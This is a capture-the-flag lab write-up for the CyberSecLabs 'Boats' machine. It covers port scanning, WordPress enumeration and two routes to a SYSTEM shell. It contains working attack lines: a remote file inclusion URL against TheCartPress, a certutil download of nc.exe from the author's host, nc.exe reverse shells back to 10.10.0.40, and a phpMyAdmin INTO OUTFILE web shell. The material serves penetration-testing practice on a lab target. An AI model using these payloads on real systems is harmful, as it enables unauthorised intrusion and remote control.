
CyberSecLabs - BOATS

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CyberSecLabs : Boats 172.31.1.14

Boats was a fun box to do. I was unable to get an initial foothold but with a little nudge, I was able to confirm on my doubts.

This box can be done in 2 ways. - Using a vulnerable wordpress plugin - Using a man made misconfiguration of phpMyAdmin

Information Gathering

Port Scan

Nmap Scans

```
1 nmap -sS -Pn -p- -r 172.31.1.4
```

This will give us the open ports and we can then run default scripts and version check to find out more about it.

Script and Version scan:

```
1 nmap -sC -sV -Pn -p
  80,135,139,443,445,3306,3389,5985,47001,49152,49153,49154,49155,49162,49163,49164
  172.31.1.14 -v
2 Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-26 10:13 EDT
3 NSE: Loaded 151 scripts for scanning.
4 NSE: Script Pre-scanning.
5 Initiating NSE at 10:13
6 Completed NSE at 10:13, 0.00s elapsed
7 Initiating NSE at 10:13
8 Completed NSE at 10:13, 0.00s elapsed
9 Initiating NSE at 10:13
10 Completed NSE at 10:13, 0.00s elapsed
11 Initiating Parallel DNS resolution of 1 host. at 10:13
12 Completed Parallel DNS resolution of 1 host. at 10:13, 0.00s elapsed
13 Initiating SYN Stealth Scan at 10:13
14 Scanning 172.31.1.14 [16 ports]
15 Discovered open port 3306/tcp on 172.31.1.14
16 Discovered open port 80/tcp on 172.31.1.14
17 Discovered open port 445/tcp on 172.31.1.14
18 Discovered open port 139/tcp on 172.31.1.14
19 Discovered open port 3389/tcp on 172.31.1.14
20 Discovered open port 135/tcp on 172.31.1.14
21 Discovered open port 443/tcp on 172.31.1.14
22 Discovered open port 49152/tcp on 172.31.1.14
23 Discovered open port 47001/tcp on 172.31.1.14
24 Discovered open port 49155/tcp on 172.31.1.14
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25 Discovered open port 49154/tcp on 172.31.1.14
26 Discovered open port 49164/tcp on 172.31.1.14
27 Discovered open port 49153/tcp on 172.31.1.14
28 Discovered open port 49163/tcp on 172.31.1.14
29 Discovered open port 5985/tcp on 172.31.1.14
30 Completed SYN Stealth Scan at 10:13, 0.37s elapsed (16 total ports)
31 Initiating Service scan at 10:13
32 Scanning 15 services on 172.31.1.14
33 Service scan Timing: About 60.00% done; ETC: 10:14 (0:00:38 remaining)
34 Completed Service scan at 10:14, 82.29s elapsed (15 services on 1 host)
35 NSE: Script scanning 172.31.1.14.
36 Initiating NSE at 10:14
37 Completed NSE at 10:15, 30.03s elapsed
38 Initiating NSE at 10:15
39 Completed NSE at 10:16, 60.55s elapsed
40 Initiating NSE at 10:16
41 Completed NSE at 10:16, 0.00s elapsed
42 Nmap scan report for 172.31.1.14
43 Host is up (0.17s latency).
44
45 PORT      STATE SERVICE      VERSION
46 80/tcp    open  http         Apache httpd 2.2.11 ((Win32) DAV/2
    mod_ssl/2.2.11 OpenSSL/0.9.8i PHP/5.2.9)
47 | http-cookie-flags:
48 |   /:
49 |     PHPSESSID:
50 |_     httponly flag not set
51 |_http-favicon: Unknown favicon MD5: 3BD2EC61324AD4D27CB7B0F484CD4289
52 |_http-generator: WordPress 4.0.1
53 | http-methods:
54 |_  Supported Methods: GET HEAD POST OPTIONS
55 |_http-server-header: Apache/2.2.11 (Win32) DAV/2 mod_ssl/2.2.11
    OpenSSL/0.9.8i PHP/5.2.9
56 |_http-title: Boats | Boats
57 135/tcp   open  msrpc        Microsoft Windows RPC
58 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
59 443/tcp   open  ssl/https?
60 |_ssl-date: 2020-05-26T14:15:18+00:00; +1s from scanner time.
61 | sslv2:
62 |   SSLv2 supported
63 |   ciphers:
64 |     SSL2_RC4_128_EXPORT40_WITH_MD5
65 |     SSL2_RC4_128_WITH_MD5
66 |     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
67 |     SSL2_IDEA_128_CBC_WITH_MD5
68 |     SSL2_DES_192_EDE3_CBC_WITH_MD5
69 |     SSL2_DES_64_CBC_WITH_MD5
70 |_     SSL2_RC2_128_CBC_WITH_MD5
71 445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 -
    2012 microsoft-ds
72 3306/tcp  open  mysql        MySQL (unauthorized)

```

```

73 3389/tcp open  ssl/ms-wbt-server?
74 | rdp-ntlm-info:
75 |   Target_Name: BOATS
76 |   NetBIOS_Domain_Name: BOATS
77 |   NetBIOS_Computer_Name: BOATS
78 |   DNS_Domain_Name: Boats
79 |   DNS_Computer_Name: Boats
80 |   Product_Version: 6.3.9600
81 | _ System_Time: 2020-05-26T14:14:52+00:00
82 | ssl-cert: Subject: commonName=Boats
83 | Issuer: commonName=Boats
84 | Public Key type: rsa
85 | Public Key bits: 2048
86 | Signature Algorithm: sha256WithRSAEncryption
87 | Not valid before: 2020-04-21T19:39:55
88 | Not valid after: 2020-10-21T19:39:55
89 | MD5: 6b62 b19c 0b8a bbd5 f5cf 8d45 0bc2 7c28
90 | _SHA-1: fa58 dc19 bcb2 b42a 0288 acad 7203 2a3d b357 360d
91 5985/tcp open  http Microsoft HTTPAPI httpd 2.0 (SSDP/
   UPnP)
92 | _http-server-header: Microsoft-HTTPAPI/2.0
93 | _http-title: Not Found
94 47001/tcp open  http Microsoft HTTPAPI httpd 2.0 (SSDP/
   UPnP)
95 | _http-server-header: Microsoft-HTTPAPI/2.0
96 | _http-title: Not Found
97 49152/tcp open  msrpc Microsoft Windows RPC
98 49153/tcp open  msrpc Microsoft Windows RPC
99 49154/tcp open  msrpc Microsoft Windows RPC
100 49155/tcp open  msrpc Microsoft Windows RPC
101 49162/tcp closed unknown
102 49163/tcp open  msrpc Microsoft Windows RPC
103 49164/tcp open  msrpc Microsoft Windows RPC
104 Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:
   microsoft:windows
105
106 Host script results:
107 | nbstat: NetBIOS name: BOATS, NetBIOS user: <unknown>, NetBIOS MAC:
   02:20:42:5e:3f:02 (unknown)
108 | Names:
109 |   BOATS<00> Flags: <unique><active>
110 |   WORKGROUP<00> Flags: <group><active>
111 | _ BOATS<20> Flags: <unique><active>
112 | _smb-os-discovery: ERROR: Script execution failed (use -d to debug)
113 | smb-security-mode:
114 |   authentication_level: user
115 |   challenge_response: supported
116 | _ message_signing: disabled (dangerous, but default)
117 | smb2-security-mode:
118 |   2.02:
119 | _ Message signing enabled but not required

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```
120 | smb2-time:
121 |   date: 2020-05-26T14:14:50
122 |_  start_date: 2020-05-26T14:11:39
123
124 NSE: Script Post-scanning.
125 Initiating NSE at 10:16
126 Completed NSE at 10:16, 0.00s elapsed
127 Initiating NSE at 10:16
128 Completed NSE at 10:16, 0.00s elapsed
129 Initiating NSE at 10:16
130 Completed NSE at 10:16, 0.00s elapsed
131 Read data files from: /usr/bin/../share/nmap
132 Service detection performed. Please report any incorrect results at
    https://nmap.org/submit/ .
133 Nmap done: 1 IP address (1 host up) scanned in 174.08 seconds
134      Raw packets sent: 16 (704B) | Rcvd: 16 (700B)
```

Directory Fuzzing

I used a tool known as dirsearch. It is easily available from github, you can simply clone/download to use it.

```
1 python3 dirsearch.py -u http://172.31.1.14:80 -e -r -R 3
```

Now from the results these stood out for me:

```
1 [10:34:56] 301 - 0B - /index.php/login/ -> http://172.31.1.14/
    login/
2
3 [10:35:13] 301 - 360B - /phpmyadmin -> http://172.31.1.14/
    phpmyadmin/
```

The second result will help us in the second way of rooting the box.

Exploitation

Let us first do the the **WordPress** way. For this we will use a tool known as **Wpscan**.

Enumerated user using wpscan:

```
1 wpscan --url http://172.31.1.14 --enumerate u
```

We got a user called **James** and you can try to brute force the password using wpscan but it will not yield results. But if you still want to try, this command should help.

```
1 wpscan --url http://172.31.1.14 --passwords /usr/share/wordlists/
    rockyou.txt --usernames james
```

Moving on, we can also find if there are vulnerable plugins or themes . We can check that using this :

```
1 wpscan --url http://172.31.1.14 --enumerate ap --plugins-detection aggressive
```

Please Note : This scan takes a long time to run and have to use ap instead of vp as it is due to some wpscan bug

Once the scan was finished we got this :

```
[+] thecartpress
| Location: http://172.31.1.14/wp-content/plugins/thecartpress/
| Last Updated: 2017-01-12T19:25:00.000Z
| Readme: http://172.31.1.14/wp-content/plugins/thecartpress/readme.txt
| [!] The version is out of date, the latest version is 1.5.3.6
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://172.31.1.14/wp-content/plugins/thecartpress/, status: 200
|
| Version: 1.1.1 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://172.31.1.14/wp-content/plugins/thecartpress/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://172.31.1.14/wp-content/plugins/thecartpress/readme.txt
```

Figure 1: Vulnerable Plugin

If we do lookup for exploits on this we can see that there is a RFI exploit available.

```
1 searchsploit thecartpress
```

Exploit Title	Path
WordPress Plugin TheCartPress 1.1.1 - Remote File Inclusion	php/webapps/17860.txt
WordPress Plugin TheCartPress 1.3.9 - Multiple Vulnerabilities	php/webapps/36860.txt
WordPress Plugin TheCartPress 1.4.7 - Multiple Vulnerabilities	php/webapps/38869.txt
WordPress Plugin TheCartPress 1.6 - 'OptionsPostsList.php' Cross-Site Scripting	php/webapps/36481.txt

Figure 2: RFI Vuln for thecartpress

On opening the exploit, you can see that we have to change the server address and the path and then add the location of our Remote file. Simple !

```
1 http://172.31.1.14/wp-content/plugins/thecartpress/checkout/CheckoutEditor.php?tcp_save_fields=true&tcp_class_name=asdf&tcp_class_path=
```

Now I will host a simple command in a php file to see if it working. Here are the contents of the file I created and named if myphp.php.

```
1 <?php system('whoami'); ?>
```

Quickly host it on a python server where you created the myphp file

```
1 python -m SimpleHTTPServer 8000
```

Edit the RFI URL with the IP of the machine and the path.

http://172.31.1.14/wp-content/plugins/thecartpress/checkout/CheckoutEditor.php?tcp_save_fields=true&tcp_class_name=asdf&tcp_class_path=http://10.10.0.40:8000/myphp.php

And here is what we see :




Figure 3: Command in the file works

Now you can upload a nc.exe using certutil by changing the contents of the myphp file.

Replace whoami with this:

```
certutil -urlcache -split -f http://10.10.0.40:8000/nc.exe %TEMP%/nc.exe
```

If you donot know where nc is inside your kali, just use `locate nc.exe` and copy it to where you are hosting the python server

Now refresh the url and it should upload your nc file in the %TEMP% folder. Now we need to get a reverse shell via the nc.

Again change the contents of the myphp file with this:

```
1 <?php system('%TEMP%/nc.exe -e cmd.exe 10.10.0.40 443'); ?>
```

Start a listener and wait

```
1 rlwrap nc -lvnp 443
```


Now we have a shell with **SYSTEM** privilege.

```
→ Boats git:(master) x rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.0.40] from (UNKNOWN) [172.31.1.14] 49587
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\wp-content\plugins\thecartpress\checkout>whoami
whoami
nt authority\system
```

Figure 4: Shell with SYSTEM Privilege

You can grab the flags now.

Using phpMYAdmin

I will explain this briefly.

Simply go to the directory of phpmyadmin as shown in the dirsearch :<http://172.31.1.14/phpmyadmin/>.

You can see that you can enter the panel without any creds. Simply, browse to the wordpress tab -> wpusers table. Click on the **SQL** tab and type this : `SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\backdoor.php"` and hit GO.




Figure 5: Command Shell via phpmyadmin

Now visit the url : <http://172.31.1.14/backdoor.php?cmd=whoami>

You will see that your command is executing. To get a reverse shell simply upload a nc.exe by hosting it and then typing this in the URL : [%TEMP%/nc.exe](http://10.10.0.40:8000/nc.exe) instead of [whoami](#).

Start a listener again and then fire this in the URL :

<http://172.31.1.14/backdoor.php?cmd=%TEMP%/nc.exe%20-e%20cmd.exe%2010.10.0.40%20443>

Boom ! You have a reverse shell !